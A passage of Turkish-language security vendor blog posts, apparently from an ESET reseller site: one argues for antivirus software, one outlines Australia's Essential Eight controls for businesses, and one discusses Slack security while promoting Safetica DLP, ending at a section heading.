Antivirüs, virüslerden, casus yazılımlardan, kötü amaçlı yazılımlardan, rootkit’lerden, Truva atlarından, kimlik avı saldırılarından, istenmeyen e-postalardan ve diğer (bazen adını bile duymadığınız) internet kaynaklı dijital tehditlerden korunmak amacıyla bilgisayarlarımıza yüklediğimiz bir veri güvenliği yazılımıdır.
Öncelikle **Zararlı Yazılımlar (Malware)** hakkında biraz [bilgi edinelim](https://www.eset.com/tr/malware/).
## Neden antivirüs yazılımına ihtiyacınız var?
Antivirüs yüklü olmayan bir sistem kapısı açık bir eve benzer. Açık ve korumasız bir kapı tüm davetsiz misafirleri ve hırsızları evinize çekecektir. Benzer şekilde, korumasız bir bilgisayar da tüm zararlı yazılımları ve saldırganları sisteme davet edecektir. Antivirüs, bilgisayarınız için tüm kötü amaçlı yazılım ve saldırıları savuşturan bir güvenlik görevlisi veya kapalı bir kapı görevi görür. Kapınızı davetsiz misafirler için açık bırakır mısınız veya nasıl olsa ben evdeyim gelip gideni kontrol edebilirim diye düşünebilir misiniz?
## Virüsler bilgisayarınıza ne gibi zararlar verebilir?
Bilgisayarınızın bir virüs tarafından saldırıya uğraması durumunda aşağıdaki şekillerde etkilenebilir:
- Bilgisayarınız ağırlaşır
- Dosyalarınız zarar görebilir veya silinebilir
- Sabit diskiniz geri getirilemeyecek şekilde formatlanabilir
- Bilgisayarınız sık sık çökmeye başlar
- Kurtarılamayacak veri kayıpları yaşayabilirsiniz
- Bilgisayarı ve interneti düzgün şekilde kullanamaz duruma gelirsiniz
Antivirüs yazılımı, karanlık, virüslerle dolu bir dünyada güvenilir bir yoldaşınızdır. Size sağladığı bazı avantajlardan bahsedelim:
### Virüslerden korur
Antivirüs yazılımı olası herhangi virüsü tespit eder ve ardından onu kaldırmak için çalışır. Tüm bunların çoğunlukla virüs sisteme zarar vermeden çok önce yapar. Bir antivirüs, gün içinde birçok virüsle mücadele edebilir ve bundan sizin haberiniz bile olmayabilir.
Antivirüs tarama sonucu
Eğer sisteminize bir şekilde virüs bulaştıysa bunu iletişimde olduğunuz herkese, ailenize, arkadaşlarınıza, ağdaki diğer cihazlara kolayca bulaştırabilirsiniz. Bu nedenle, kendi sisteminizin yanı sıra tanıdıklarınızın cihazlarını da korumak istiyorsanız, bir [antivirüs yazılımı](https://www.eset.com/tr/internet-security/) edinmeyi düşünün.
### Zararlı siteleri ve reklamları engeller

Virüslerin kurbanlarının bilgisayar sistemlerine girmelerinin yollarından biri de internetteki açılır reklamlar ve zararlı web siteleridir.
[ESET Internet Security](https://www.eset.com/tr/internet-security/) gibi yazılımlar, bu kötü niyetli virüs içeren reklamlara ve web sitelerine karşı çalışarak bilgisayar ağınıza doğrudan erişimlerini engeller.
### Bilgisayar korsanlarına karşı savunur
Bilgisayar korsanları kurbanlarının bilgisayarına erişmek için genellikle kötü amaçlı yazılımlar kullanırlar. Kurbanın haberi olmadan cihaza kötü amaçlı yazılım yüklerler ve bunu genellikle kurbanlarına kötü niyetli e-postalar göndererek yaparlar. Saldırganlar daha sonra istediği dosyalara kolayca girebilirler, ağınızdaki diğer cihazlara ulaşabilirler ve onları kontrol edebilirler.
Kurbanın verilerini kendi isteklerine göre kullanabilirler; silebilir veya zarar verebilir ve daha sonra fidye talep etmek için çalabilirler. Antivirüs yazılımları bilgisayar korsanlığını engelleyebilir ve ağınızda bir bilgisayar korsanı veya bu amaçla sızdırılmış programların varlığını tespit etmek için düzenli taramalar yaparlar. Dolayısıyla, antivirüs yazılımları bilgisayar korsanlarına karşı tam koruma sağlarlar.
### Antivirüs çıkarılabilir cihazları korur

Birçok defa USB gibi çıkarılabilir cihazları kullanarak bilgisayarınıza ve bilgisayarınızdan veri aktarıyorsunuz. Günümüzde USB veya çıkarılabilir cihazlar faydalarının yanı sıra virüsler için iletim aygıtı görevi de görürler.
Hangi USB’nin virüs içerdiğini asla bilemeyeceğiniz için çıkarılabilir cihazları kullanmayı bırakmalı mısınız?
Tabi ki hayır! Antivirüs yazılımları hiçbir virüsün aktarılmadığından emin olmak için tüm çıkarılabilir cihazları olası virüslere karşı tararlar.
### Verilerinizi ve dosyalarınızı korur
Antivirüs yazılımı sisteminize giren tüm dosyalara göz kulak olur. Tüm bu dosyalar herhangi bir tuhaflık veya kötü niyet olup olmadığını kontrol etmek için taramaya tabi tutulur.
Zararlı yazılımlar, solucanlar aracılığıyla ağınıza kolayca bulaşabilir ve verilerinize ve dosyalarınıza zarar verebilir. Hatta yıllar içerisinde biriktirdiğiniz fotoğraflarınız, filmleriniz, çalışmalarınız bu tür zararlılar yüzünden tamamen silinebilirler.
### Casus yazılım ve kimlik avı saldırılarına karşı korur


Günümüzde tüm güvenilir antivirüs yazılımları güvenlik duvarı da içeriyor. Güvenlik duvarı genel olarak bilgisayar ağınızdan gelen ve giden trafiği izler. Bilgisayarınızdan yerel ağ veya internet kullanarak başka bir ağa gönderdiğiniz her dosyayı veya veri parçasını iki kez kontrol eder.
Aynı koruma harici bir ağdan aldığınız dosyalar ve veriler için de geçerlidir. Kötü niyetli bir web sitesini veya e-postayı istemeden ve fark etmeden açabilir ardından bir oltalama saldırısının kurbanı olabilirsiniz. Kimlik avı saldırısı, saldırganlar özellikle oturum açma bilgilerinizi, kredi kartı bilgilerinizi veya diğer kişisel bilgilerinizi/verilerinizi hedeflediğinde gerçekleşir. Böyle bir saldırı önemli mali kayıplara veya kişisel sızıntılara neden olabilir. [ESET Internet Security](https://www.eset.com/tr/internet-security/) gibi antivirüs yazılımlarının çift yönlü güvenlik duvarı koruması, size bu şekilde zarar verebilecek e-postaları veya dosyaları engeller, siler ve dış ağlardan gelebilecek tehditlere karşı sizi korurlar.
### Zararlı yazılımlar gizli çalışırlar
Bazı insanlar sadece sağduyularına güvenerek, örneğin istenmeyen e-postaları açmayarak, şüpheli web sitelerinden kaçınarak ve şüpheli yazılımları indirmeyerek virüsler ve diğer zararlı yazılımlardankaçınabileceklerini iddia ederler.
Fakat bunların hiçbiri tek başına yeterli değildir, internette temkinli davranan bilinçli kullanıcılar cihazlarınabilmeden virüs bulaştırabilir. Mesela Truva atları, gerçeğine uygun davranan, etkileyici bir şekilde iyi hazırlanmış meşru programı bire bir taklit eden sahte yazılımlardır. Veya ilk indirdiğinizde yasal olan bir uygulama [sonradan zararlı yazılıma dönüştüyse](https://antivirus.com.tr/android-uygulamasinda-isler-kotulesiyor-once-yasal-ekran-kaydi-bir-yil-sonra-dosya-sizdirma/)? En deneyimli kullanıcıyı bile bir anlık dalgınlıktan faydalanarak kolayca kandırabilir.
Sağduyu, kötü amaçlı kodlara karşı korunmak için önemlidir fakat bir antivirüs yazılımı kadar hızlı ve keskin değildir.
### Web sitelerine erişimi sınırlandırır
Zararlı web sitelerine erişmek, cihazlarınızı casus yazılımlar, bilgisayar korsanları, fidye yazılımları gibi çeşitli dijital tehditlere maruz bırakabilir. Bu tehditler verilerinizi ve dosyalarınızı ciddi risklere atabilir. Bir antivirüs yazılımı, zararlı ağlardaki iletişiminizi kısıtlamak için web erişiminizi sınırlar. Bu sayede yalnızca güvenli ve zararsız olan web sitelerine eriştiğinizden emin olursunuz.
### Antivirüs çocuklarınıza da göz kulak olur 😉
[](https://saferkidsonline.eset.com/tr)
Eğer anne veya baba iseniz zaten biliyorsunuz, ebeveynler için en büyük sorunlardan biri de çocuklarının internet üzerinden her şeye açıkça erişebilmesidir. Faydalı veya zararlı her şeye!
Bir ebeveyn, çocuklarının bilgisayarda ne yaptığını her zaman takip edemez. Antivirüs yazılımı bu tür endişeli ebeveynler için iyi bir çözümdür. Çocuklarınızın internetteki faaliyetlerini güvenli bir şekilde takip edebileceğiniz bir izleme aracı olabilir. Hiçbir ebeveyninin yapamayacağı şekilde interneti çocuğun yaş sınırına göre kategorilere ayırıp belirlenen yaşın üzerine hitap eden içeriği kısıtlayabilir. [ESET Internet Security](https://www.eset.com/tr/internet-security/) hem bilgisayarlar hem de tabletler için ebeveyn kontrolü sunan en önde gelen antivirüs yazılımlarından biridir.
### Oturum açma bilgilerinizi korur
Değerli verilerinizi ve hesaplarınızı bir parola ile korursunuz ve işinizin bittiğini, verilerinizin ve hesaplarınızın güvende olduğunu düşünürsünüz.
Peki ya birisi zararlı yazılımlar kullanarak parolalarınızı çalarsa?
Hırsızlar sonrasında size şantaj yaparak fidye isteyebilir veya hesaplarınıza ve hassas bilgilerinize erişmek için parolanızı kullanabilirler. ESET’in [Premium Güvenliği](https://www.eset.com/tr/home/smart-security-premium/) sizin için parolalarınızı da korur.
## Bilgisayarınızın antivirüs olmadan daha iyi olduğunu mu düşünüyorsunuz?
Virüsler cihazlarınızı ve ağ iletişiminizi yavaşlatırlar, cihazlarınızın sürekli olarak çökmelerine neden olurlar ve hatta fiziksel zarar verebilirler.
Bilgisayarınızın işlemcisi siz farkında olmadan arka planda bir zararlı tarafından tüketildiği için gün geçtikçe daha ağır çalıştığına şahit olur ve değiştirmenizin iyi bir fikir olacağına ikna olmaya başlarsınız.
Antivirüs yazılımı kullanan bilgisayarlar yavaşlamazlar ve dahası korumasız bilgisayarlara göre çok daha uzun ömürlü olurlar.
Cihazlarınıza farkında olmadan kendi ellerinizle zarar vermemek için en kısa zamanda bir antivirüs yazılımı edinin.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Antivirüs, Siber Güvenlik
---
### [İşletmeler için 8 temel güvenlik gereksinimi](https://antivirus.com.tr/isletmeler-icin-8-temel-guvenlik-gereksinimi/)
**Published:** Eylül 28, 2023
**Author:** ESET
**Excerpt:** İşletmenizi siber tehditlere karşı güçlendirecek olan 8 temel güvenlik gereksinimi hassas verilerinizi korumak için elinizin altında bulunacak bir araç setidir.
**Content:**
İşletmenizi siber tehditlere karşı güçlendirecek Avustralya doğumlu bir çerçeve olan 8 temel güvenlik gereksinimi rehberine hoş geldiniz. Bu model, hassas verileri korumak ve işletmenizin (ne kadar küçük veya büyük olursa olsun) esnekliğini sağlamak için elinizin altına bulunacak bir araç setidir.
## **8 temel güvenlik gereksinimi kimler içindir ve bir zorunluluk mudur?
8 temel güvenlik gereksinimi sadece büyük şirketler için mi, yoksa benim küçük veya orta ölçekli işletmem de faydalanabilir mi?” diye merak ediyor olabilirsiniz. İyi haber şu ki, bu model tüm şekil ve boyutlara uyacak şekilde tasarlanmıştır! İster hareketli bir startup, ister büyüyen orta ölçekli bir şirket ya da köklü bir kuruluş olun, 8 temel gereksinim size uyar.
Şimdi diğer önemli soru; bu zorunlu mu? 8 temel güvenlik gereksinimi, kuruluşların siber güvenlik prosedürlerini geliştirmelerine ve bir dizi siber tehdide karşı korunmalarına yardımcı olmak amacıyla Avustralya Siber Güvenlik Merkezi (ACSC) tarafından oluşturuldu. 8 temel gereksinim yasal uyumlulukla ilgili değildir; işletmenize mümkün olan en güçlü siber savunmayı sağlamakla ilgilidir. Bunu bir devlet zorunluluğu değil, dijital çağda başarı için gizli tarifiniz olarak düşünün.
Dolayısıyla ister Sydney’de ister New York’ta ya da dünyanın herhangi bir yerinde olun, 8 temel gereksinimsiber güvenlik alanında seviye atlatmanıza yardımcı olur.
## **8 temel güvenlik gereksinimi nedir ve işletmenize nasıl uygulanır?**
Bu model etkili bir şekilde uygulandığında bir kuruluşun veri kaybıyla sonuçlanabilecek siber olay riskini önemli ölçüde azaltabilecek sekiz stratejiden oluşmaktadır:
---
### **1. Uygulama beyaz listesi
Yasaklı uygulamaları kara listeye aldığınız gibi, şirket ağında neye izin verilip verilmediği konusunda gri bir alan kalmaması için onaylı olanları da belirlemeniz gerekir. İşletmeler bu stratejiyi yetkili uygulamaları belirleyip listeleyerek uygulayabilir. Onaylanmamış uygulamalar engellenerek kötü amaçlı yazılım ve diğer yetkisiz yazılım riski azaltılmalıdır.
---
### **2. Yama uygulamaları
Bu strateji, güvenlik açıklarını gidermek için yazılımları düzenli olarak güncellemeye ve yamalamaya odaklanır. İşletmeler, yazılım yamalarını zamanında belirlemek, test etmek ve uygulamak için sistematik bir süreç oluşturmalıdır. Bu, saldırganların yetkisiz erişim elde etmek için bilinen güvenlik açıklarından yararlanmasını önler.
---
### **3. Microsoft Office makro ayarlarını yapılandırma
Kuruluşlar, makro ayarlarını güvenilmeyen kaynaklardan gelen makroları devre dışı bırakacak şekilde düzenleyerek kötü amaçlı kod yürütme riskini azaltabilirler. Bu, kötü amaçlı yazılım saldırıları olasılığını da azaltır.
---
### **4. Kullanıcı uygulamalarını güçlendirmek
Kullanıcı uygulamalarının güçlendirilmesi, web tarayıcıları, PDF okuyucular ve diğer yaygın uygulamalardaki güvenlik açıklarının etkisini azaltmayı amaçlar. İşletmeler, istismar riskini en aza indirmek için kullanıcı uygulamalarının güvenlik ayarlarını yapılandırarak bunu uygulayabilir.
---
### **5. Yönetici ayrıcalıkları kısıtlayın
Bu strateji, yönetici ayrıcalıklarını yalnızca yetkili personelle sınırlandırmaya odaklanır. Bunu, yönetici ayrıcalıklarını yalnızca rolleri için gerekli olan kişilere atayarak uygulayabilir ve yetkisiz sistem değişiklikleri riskini azaltabilirsiniz. İlgili ipuçları için [Sıfır Güven Yaklaşımı hakkında bilgi edinin.](https://antivirus.com.tr/?s=s%C4%B1f%C4%B1r+g%C3%BCven)
---
### **6. İşletim sistemleri yamaları
Uygulamaların yamalanmasına benzer şekilde, bu strateji de bilinen güvenlik açıklarını gidermek için işletim sistemlerinin güncellenmesini ve yamalanmasını içerir. Güvenli bir ortamı korumak için işletim sistemi yamalarını derhal test etmek ve uygulamak için bir süreç oluşturmalısınız.
---
### **7. Çok faktörlü kimlik doğrulama
Çok faktörlü kimlik doğrulama, kullanıcıların sistemlere veya verilere erişmek için birden fazla kimlik doğrulama biçimi sağlamasını gerektirerek ekstra bir güvenlik katmanı ekler. Kuruluşlar bu ilkeyi, bir parola ve bir mobil cihaza gönderilen tek seferlik bir kod gibi iki veya daha fazla kimlik doğrulama faktörü uygulayarak uygulayabilir.
---
### **8. Günlük yedeklemeler
Günlük yedeklemeler, bir veri güvenliği olayı durumunda veri kurtarmayı sağlamak için kritik verilerin ve sistemlerin düzenli olarak yedeklenmesini içerir. Otomatik günlük yedeklemeler uygulamalı ve veri geri yükleme süreçlerinizi düzenli olarak test etmelisiniz.
---
Sekiz temel stratejiyi öğrendiniz… peki şimdi ne olacak? Bir sonraki bölümde bu stratejileri işletmenizin avantajına kullanmanın tüm adımlarında size rehberlik edeceğiz.
## **Siber güvenlikte mükemmellik için adım adım kılavuz
Birçok işletme sahibi için basit bir strateji listesi, nasıl ilerlemeniz gerektiğini tam olarak kavramak için yeterli değildir. Nereden başlamalısınız? Süreç için herhangi bir ön koşul var mı? Ve eğer listeyi gözden geçirdiyseniz, işiniz bitti mi?
Sekiz temel güvenlik önleminin uygulanmasının siber güvenliğe sistematik ve sürekli bir yaklaşım gerektirdiğini unutmamak önemlidir. İşletmenizi en yüksek siber güvenlik hazırlık seviyesine yükseltmek için bu adımları izleyin:
### **Adım 1: İlk değerlendirme ve anlayış
Siber güvenlik yolculuğunuza kuruluşunuzun mevcut uygulamalarının bir değerlendirmesini yaparak başlayın ve bu arada 8 temel güvenlik önlemini aklınızdan çıkarmayın.
### **Adım 2: Varlıkları belirleyin ve önceliklendirin
Önemli varlıkları belirleyin ve operasyonlarınız için önemlerine ve tehlikeye girmeleri halinde potansiyel etkilerine göre önceliklendirin.
### **Adım 3: Risk profilini değerlendirin
Sektörün özelliklerini, işletme büyüklüğünü ve mevcut siber tehditleri göz önünde bulundurarak kuruluşunuzun siber güvenlik risklerini değerlendirin.
### **Adım 4: Strateji seçimi ve planlama
Risk profilinize uygun strateji seçin. Belirli eylemleri, zaman çizelgelerini ve sorumlu kişileri içeren ayrıntılı bir plan geliştirin.
### **Adım 5: Uygulama ve dağıtım
Seçtiğiniz stratejileri eyleme geçirin. Sistemleri, yazılımları ve uygulamaları her bir stratejinin gereksinimlerine göre yapılandırın.
### **Adım 6: Eğitim ve farkındalık
Ekibinizin ve çalışanlarınızın siber güvenlik eğitimine katılmasını sağlayın. Eğitimi ilişkilendirilebilirsiniz, kısa ve basit politikaları ise anlaşılması ve uygulanması kolay tutun. Sık sık tekrarlayın! [ESET’in ücretsiz Siber Güvenlik Eğitimi bu aşamada faydalı olacaktır.](https://www.eset.com/tr/business/cybersecurity-training/)
### **Adım 7: Sürekli izleyin ve test edin
Sistemleriniz ve ağlarınız üzerinde dikkatli bir göz bulundurun. Güvenlik açıklarını belirlemek ve ele almak için güvenlik önlemlerinizi düzenli olarak değerlendirin ve test edin. Bu şekilde, işe yaramayan politikaları değiştirebilirsiniz.
### **Adım 8: Olay müdahale planlaması
Kapsamlı bir olay müdahale planı ile beklenmedik durumlara hazırlıklı olun. Bir siber saldırı veya veri sızıntısı karşısında kontrol altına alma, hafifletme ve kurtarma adımlarını ana hatlarıyla belirleyin.
### **Adım 9: Sürekli iyileştirme
En son trendlerden haberdar olun ve siber güvenlik uygulamalarınızı ortaya çıkan tehditlere ve teknolojik gelişmelere yanıt verecek şekilde geliştirin.
### **10. Adım: Düzenli güncellemeler ve adaptasyon
Unutmayın, siber saldırganlar asla uyumaz ve her geçen gün daha sinsi ve daha akıllı hale gelirler. Tehdit ortamı değiştikçe, stratejilerinizi buna göre uyarlayın. Yeni zorlukların önüne geçmek ve verilerinizi güvende tutmak için güvenlik önlemlerini, [yamaları ve yapılandırmaları düzenli olarak güncelleyin](https://www.eset.com/tr/business/solutions/vulnerability-patch-management/).
## **Sektöre özgü esneklik: 8 temel güvenlik gereksinimi uyarlanması**
Sekiz temel güvenlik önlemi, sektörler genelinde siber güvenlik için sağlam bir çerçeve sunarken, ilkeleri uygulamak herkese uymayabilir. Siber güvenlik stratejilerinizi işletmenizin ve sektörünüzün benzersiz taleplerine göre uyarlamanız gerekir. 8 temel güvenlik önleminin belirli sektörler için nasıl uyarlanabileceğine bir bakalım:
### **Sağlık sektöründe 8 temel güvenlik gereksinimi**
Sağlık sektörü elektronik sağlık kayıtları ve hasta mahremiyetinin sağlanması ile ilişkilidir. Sağlık hizmetlerinde 8 güvenlik önlemi ve uygulanması veri şifreleme, hasta verilerine erişim kontrolleri ve kritik tıbbi altyapıyı hedef alan fidye yazılımı saldırılarına karşı önlemlere daha fazla odaklanılmasını içerir. [Sağlık hizmetlerinde siber güvenlik hakkında daha fazla ipucu](https://antivirus.com.tr/?s=sa%C4%9Fl%C4%B1k).
### **Finans** sektöründe 8 temel güvenlik gereksinimi
Finans sektörü, finansal dolandırıcılık ve veri ihlallerine karşı sağlam bir savunma gerektirir. Burada 8 temel güvenlik önlemi arasından, gerçek zamanlı işlem izleme, finansal işlemler için çok faktörlü kimlik doğrulama ve sofistike siber soygunları engellemek için gelişmiş tehdit algılama algoritmaları ön plana çıkar. Finans ve sigorta sektörü için siber güvenlik hakkında daha fazla ipucu.
### **Üretim** sektöründe 8 temel güvenlik gereksinimi
Üretim, IoT bağlantılı cihazların ve üretim sistemlerinin güvenliğini sağlama zorluğuyla karşı karşıyadır. 8 temel önlemin entegre edilmesi, yanal hareketi önlemek için sağlam ağ segmentasyonu, endüstriyel kontrol sistemlerinin sürekli izlenmesi ve güvenlik açıklarını önlemek için yazılım güncellemeleri üzerinde sıkı kontrol gerektirir. [Üretimde siber güvenlik hakkında daha fazla ipucu.](https://antivirus.com.tr/uretim-sektorunde-veri-kaybi-neden-onemli-nasil-onlenir/)
### **Perakende** sektöründe 8 temel güvenlik gereksinimi
Perakende sektöründe müşteri verilerinin korunması son derece önemlidir. Sıkı e-ticaret platformu güvenliği, şifrelenmiş ödeme ağ geçitleri ve hileli işlemleri ve [kimlik avı](https://antivirus.com.tr/tag/phishing/) girişimlerini tespit etmek için kullanıcı davranışı analizleri gerektirir.
### **Eğitim** sektöründe 8 temel güvenlik gereksinimi
Eğitim kurumları veri ihlallerine karşı savunma yapmalı ve hassas öğrenci bilgilerini korumalıdır. Güvenlik önlemlerinin uygulanması, güçlü e-posta güvenliği önlemlerini, öğrenci kayıtlarını korumak için veri kaybı önleme protokollerini ve öğrenciler ve personel için [siber güvenlik farkındalık eğitimini](https://www.eset.com/tr/business/cybersecurity-training/) içerir.
İşletmeler, sekiz temel güvenlik önlemini kullanarak ve her sektörün kendine özgü ihtiyaçlarını göz önünde bulundurarak siber güvenliklerini daha da güçlü hale getirebilirler. Sektörlerindeki belirli zayıflıklara odaklanabilir ve riskleri azaltmak için en uygun stratejileri kullanabilirler.
Unutmayın, kapsayıcı ilkeler tutarlı kalırken, 8 temel önlemin gücü, işletmenizin siber güvenliğini her türlü sektörde aktif ve esnek tutarak uyum sağlama ve gelişme yeteneğinde yatmaktadır.
## 8 temel güvenlik gereksinimi ve **uluslararası benzer çerçevelerle karşılaştırma**
Her işletme 8 temel güvenlik gereksiniminden bir ya da iki şey öğrenebilir, ancak bu modelin dünya genelinde siber güvenlik çerçeveleri alanında tek olmadığını da belirtmeliyiz.
**Küresel olarak çeşitli muadiller mevcuttur:**
### **AB’de NIS2 Direktifi
Avrupa Birliği’nde [NIS2 Direktifi](https://antivirus.com.tr/?s=nis2), üye ülkeler genelinde siber güvenlik yeteneklerinin geliştirilmesine yönelik rotayı belirlemektedir. Kritik altyapı sağlayıcılarına yönelik olan bu direktif, toplum ve ekonomi için hayati önem taşıyan sektörlere odaklanmaktadır.
### **ABD’de NIST Siber Güvenlik Çerçevesi
Bu arada, Amerika Birleşik Devletleri’nde NIST Siber Güvenlik Çerçevesi, her büyüklükteki işletme için yaygın olarak saygı duyulan bir kılavuzdur. Siber güvenlik ve risk yönetimini desteklemek için tasarlanan bu çerçeve, siber tehditlere karşı savunmanızı güçlendirmek için net yönergeler, en iyi uygulamalar ve ölçülebilir sonuçlar sunar.
### **ISO 27001: Bilginin küresel ölçekte korunması
[ISO 27001 çerçevesi](https://antivirus.com.tr/iso-27001-iec-kapsami-amaci-ve-uyum-sureci/) dünya çapında yaygın olarak kabul görmektedir. Bilgi güvenliği yönetim sistemlerine kapsamlı bir yaklaşım sağlar ve 8 temel gereksinim gibi gönüllülük esasına dayanır. Bu çerçeve belirli bir sektör veya ülkeyle sınırlı değildir; çeşitli kurumsal yapılara ve düzenleyici ortamlara uyarlanabilir şekilde tasarlanmıştır.
Her bir çerçevenin kökeni ve yaklaşımı farklı olsa da hepsinin ortak bir hedefi vardır: işletmeleri ve dijital varlıklarını siber tehditlerden korumak. 8 temel gereksinimi değerlendirirken, bu yolda yalnız olmadığınızı ve bu küresel muadillerin size daha güvenli bir dijital gelecek için rehberlik etmeye hazır olduğunu unutmayın.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** DLP, Rehber, Siber Güvenlik
---
### [Slack güvenliği: Veri kaybını önleyin](https://antivirus.com.tr/slack-guvenligi-veri-kaybini-onleyin/)
**Published:** Aralık 15, 2023
**Author:** ESET
**Excerpt:** Slack güvenliği ve tartışmalı şifreleme tercihlerinin ardındaki nedenler ve güvenliği katmanlı Safetica DLP ile nasıl geliştirebileceğimiz hakkında konuşalım.
**Content:**
Slack güvenliği, incelikleri ve tartışmalı şifreleme tercihlerinin ardındaki nedenler hakkında konuşalım. Günlük 12 milyon aktif kullanıcısıyla Slack, her ölçekten şirket için bulut tabanlı iş birliği aracı haline geldi, diğer iş uygulamalarıyla entegrasyonlara sahip ve hatta Fortune 100’ün en iyi 65 şirketinin beğenisini kazandı.
Ancak kolaylık ve erişilebilirlik hem siber suçluların hem de kötü niyetli çalışanların istismar etmeye hevesli olduğu genişleyen bir saldırı yüzeyini de beraberinde getiriyor.
## Uçtan uca şifreleme tartışması
Uçtan uca şifreleme (E2E), anlık mesajlaşmada veri korumanın temeli gibi. Ancak Slack, büyük bir oyuncu olmasına rağmen, bilinçli olarak E2E şifrelemeyi uygulamamayı seçti (en azından henüz değil). Bunun yerine, veri koruması için HTTPS şifrelemesine, tescilli Slack Kurumsal Anahtar Yönetimine (EKM) ve üçüncü taraf DLP entegrasyonlarına güveniyorlar.
### Neden E2E yok?
İster inanın ister inanmayın, bu bir dikkatsizlik ya da verileri düzgün bir şekilde korumaya çalışmamaktan kaynaklanmıyor. Slack’in E2E şifrelemeyi atlama kararı, bazı zorlayıcı nedenlerden kaynaklanan düşünülmüş bir karar:
1. **Kurumsal kontrol**: Slack öncelikle, iletişim kontrolünün genellikle en önemli endişe kaynağı olduğu iş dünyasına hizmet eder. Slack, E2E şifrelemeyi uygulamayarak şirketlere yasal, uyumluluk ve iç politika nedenleriyle konuşmaları izleme ve arşivleme gücü verir.
2. **Pratiklik**: E2E şifrelemeyi uygulamak lojistik bir zorluk olabilir. Şifreleme anahtarınızı kaybettiğiniz bir senaryo düşünün; mesajlarınız sonsuza kadar kilitli kalır ve bu bir BT kâbusu olur. Slack’in EKM’si ile kuruluşlar, dahili soruşturmalar, uyumluluk ve denetim için şifreleme anahtarları üzerindeki kontrolü ellerinde tutabilirler.
### Slack güvenliği: Teraziyi dengeleyin
Slack’te E2E şifrelemenin olmaması, illa bir güvenlik sorunu yaşayacağınız anlamına gelmez. Slack, E2E eksikliğini telafi etmek için hala bir dizi güvenlik özelliği ve uyumluluk kontrolü sunuyor. Peki bunlar yeterli mi? Hayır.
İşletmeler, verilerini güvende tutmak istiyorlarsa uygulama içi güvenlik önlemlerini kendi dijital korunmakatmanlarıyla desteklemelidir. Neyse ki Safetica’nın DLP yazılımı Slack gibi anlık mesajlaşma araçlarını (aynı zamanda MS Teams, Messenger, iMessage, Skype ve WhatsApp gibi diğerlerini de) destekliyor ve veri ihlallerini Slack’in yapamayacağı şekilde önleyebiliyor.

## Slack güvenliği ve var olan açıklar
Slack güvenliği için var olan önlemlere rağmen, kendimizi kandırmayalım; her platformun kendine özgü sınırlamaları ve potansiyel güvenlik açıkları vardır:

**Veri ihlalleri**: Bir Slack çalışma alanına yetkisiz erişim veya ele geçirilmiş bir kullanıcı hesabı potansiyel olarak veri ihlallerine yol açabilir. Bu, gizli mesajlar ve dosyalar da dahil olmak üzere platformda paylaşılan hassas bilgilerin, güvenlik yeterince sağlanmadığı takdirde risk altında olabileceği anlamına gelir. İyi bir DLP bu tür paylaşımları önleyecek ve raporlayacaktır.

**Kimlik avı saldırıları**: Tüm iletişim platformlarında olduğu gibi, Slack’teki kullanıcılar da hassas bilgileri ifşa etmeleri veya kötü amaçlı bağlantılara tıklamaları için kandırıldıkları kimlik avı girişimlerinin kurbanı olabilirler. Bu, siber suçlular için bir çalışma alanının güvenliğini tehlikeye atmanın ve potansiyel olarak veri sızıntılarına yol açmanın nispeten kolay bir yoludur. Bu Slack güvenliği için de geçerli.

**İçeriden gelen tehditler:** Veri ihlalleri ve güvenlik olayları tehdidi genellikle bir kuruluşun içinden gelecektir. Çalışma alanına erişimi olduğu halde şirketten kötü şartlarda ayrılan çalışanlar bile kasıtlı olarak kötü amaçlı içerik yayınlayabilir veya hassas bilgileri sızdırabilir. Çalışanları eğitmek ve iyi düşünülmüş işe alım prosedürlerine sahip olmak bir zorunluluktur.

**Kötü amaçlı yazılım**: Kötü amaçlı yazılımlar Slack kullanıcıları için sürekli bir tehdittir. Siber suçlular potansiyel olarak Slack’te paylaşılan dosyaları kendi sunucularına yönlendirebilir, bu belgelerin içeriğini manipüle edebilir veya kötü amaçlı yazılım enjekte edebilir.
**Gerçek hayattan olaylar**: 2017 yılında Electronic Arts’a sahte bir Slackbot aracılığıyla yapılan büyük bir kimlik avı saldırısı, hassas oyun kaynak kodu da dahil olmak üzere 780 GB verinin çalınmasıyla sonuçlandı. 2022 yılındaki bir güvenlik ihlalinde, saldırganlar Slack’in bazı müşterileri tarafından hassas bilgileri depolamak için kullanılan özel GitHub kod depolarına erişebildi. İhlal, Slack’in kimlik doğrulama sistemindeki bir güvenlik açığı nedeniyle meydana gelmiş ve saldırganlar bu açığı kaba kuvvet saldırısı yoluyla istismar etmiştir.
## Safetica ile katmanlı Slack güvenliği
Slack ne kadar güvenli olursa olsun, her zaman yapılabilecek daha fazla şey vardır. Hiçbir şey yapmamanın aksine, ekstra dikkatli olursanız her zaman daha iyi durumda olursunuz.
Safetica, kuruluşunuzun Slack’in masaüstü veya web sürümünü kullanmasından bağımsız olarak Slack’e akan verileri izler. Çözüm, hangi hassas verilerin paylaşılabileceğini kontrol eder. Safetica’nın raporlarına dayanarak, veri güvenliğinizin zayıf noktalarını analiz edebilir ve iş arkadaşlarınızın Slack aracılığıyla ne tür veriler paylaştığına dair genel bir bakışa sahip olabilirsiniz.
Safetica, sadece bir kalkan değil, hassas verileri izleyen, analiz eden ve koruyan kartal gözlü bir veri koruyucusu olan kapsamlı bir DLP yazılımıdır. Sonuçta, saldırganlar kararlıdır ve sadece bir koruma seviyesiyle korkutulamazlar.
### Safetica’nın özelliklerine bakalım:
- **Davranış izleme ve risk tanımlama**: Safetica, Slack içindeki kullanıcı davranışlarını izlemek için gelişmiş algoritmalar kullanır. Etkileşimleri ve dosya paylaşımını analiz ederek, kullanımı kolay panelinde yerleşik güvenlik normlarından sapmaları anında işaretler.
- **Dosya paylaşım kontrolü**: Safetica’nın DLP çözümü, yöneticilerin veri güvenliği konusunda proaktif bir duruş sergilemelerini sağlar. Önceden tanımlanmış politikalara dayalı olarak dosya paylaşımını akıllıca kısıtlayabilir veya engelleyebilir.
- **Olay müdahalesi**: Bir güvenlik olayı durumunda, Safetica hızlı müdahale ve hafifletmeyi kolaylaştırır. İhlale ilişkin ayrıntılı bilgiler sağlayarak ekibinizin verilerinizi korumak için hızlı bir şekilde harekete geçmesini sağlar.

### İş arkadaşlarınızın Slack kullanıp kullanmadığını nasıl öğrenebilirsiniz?
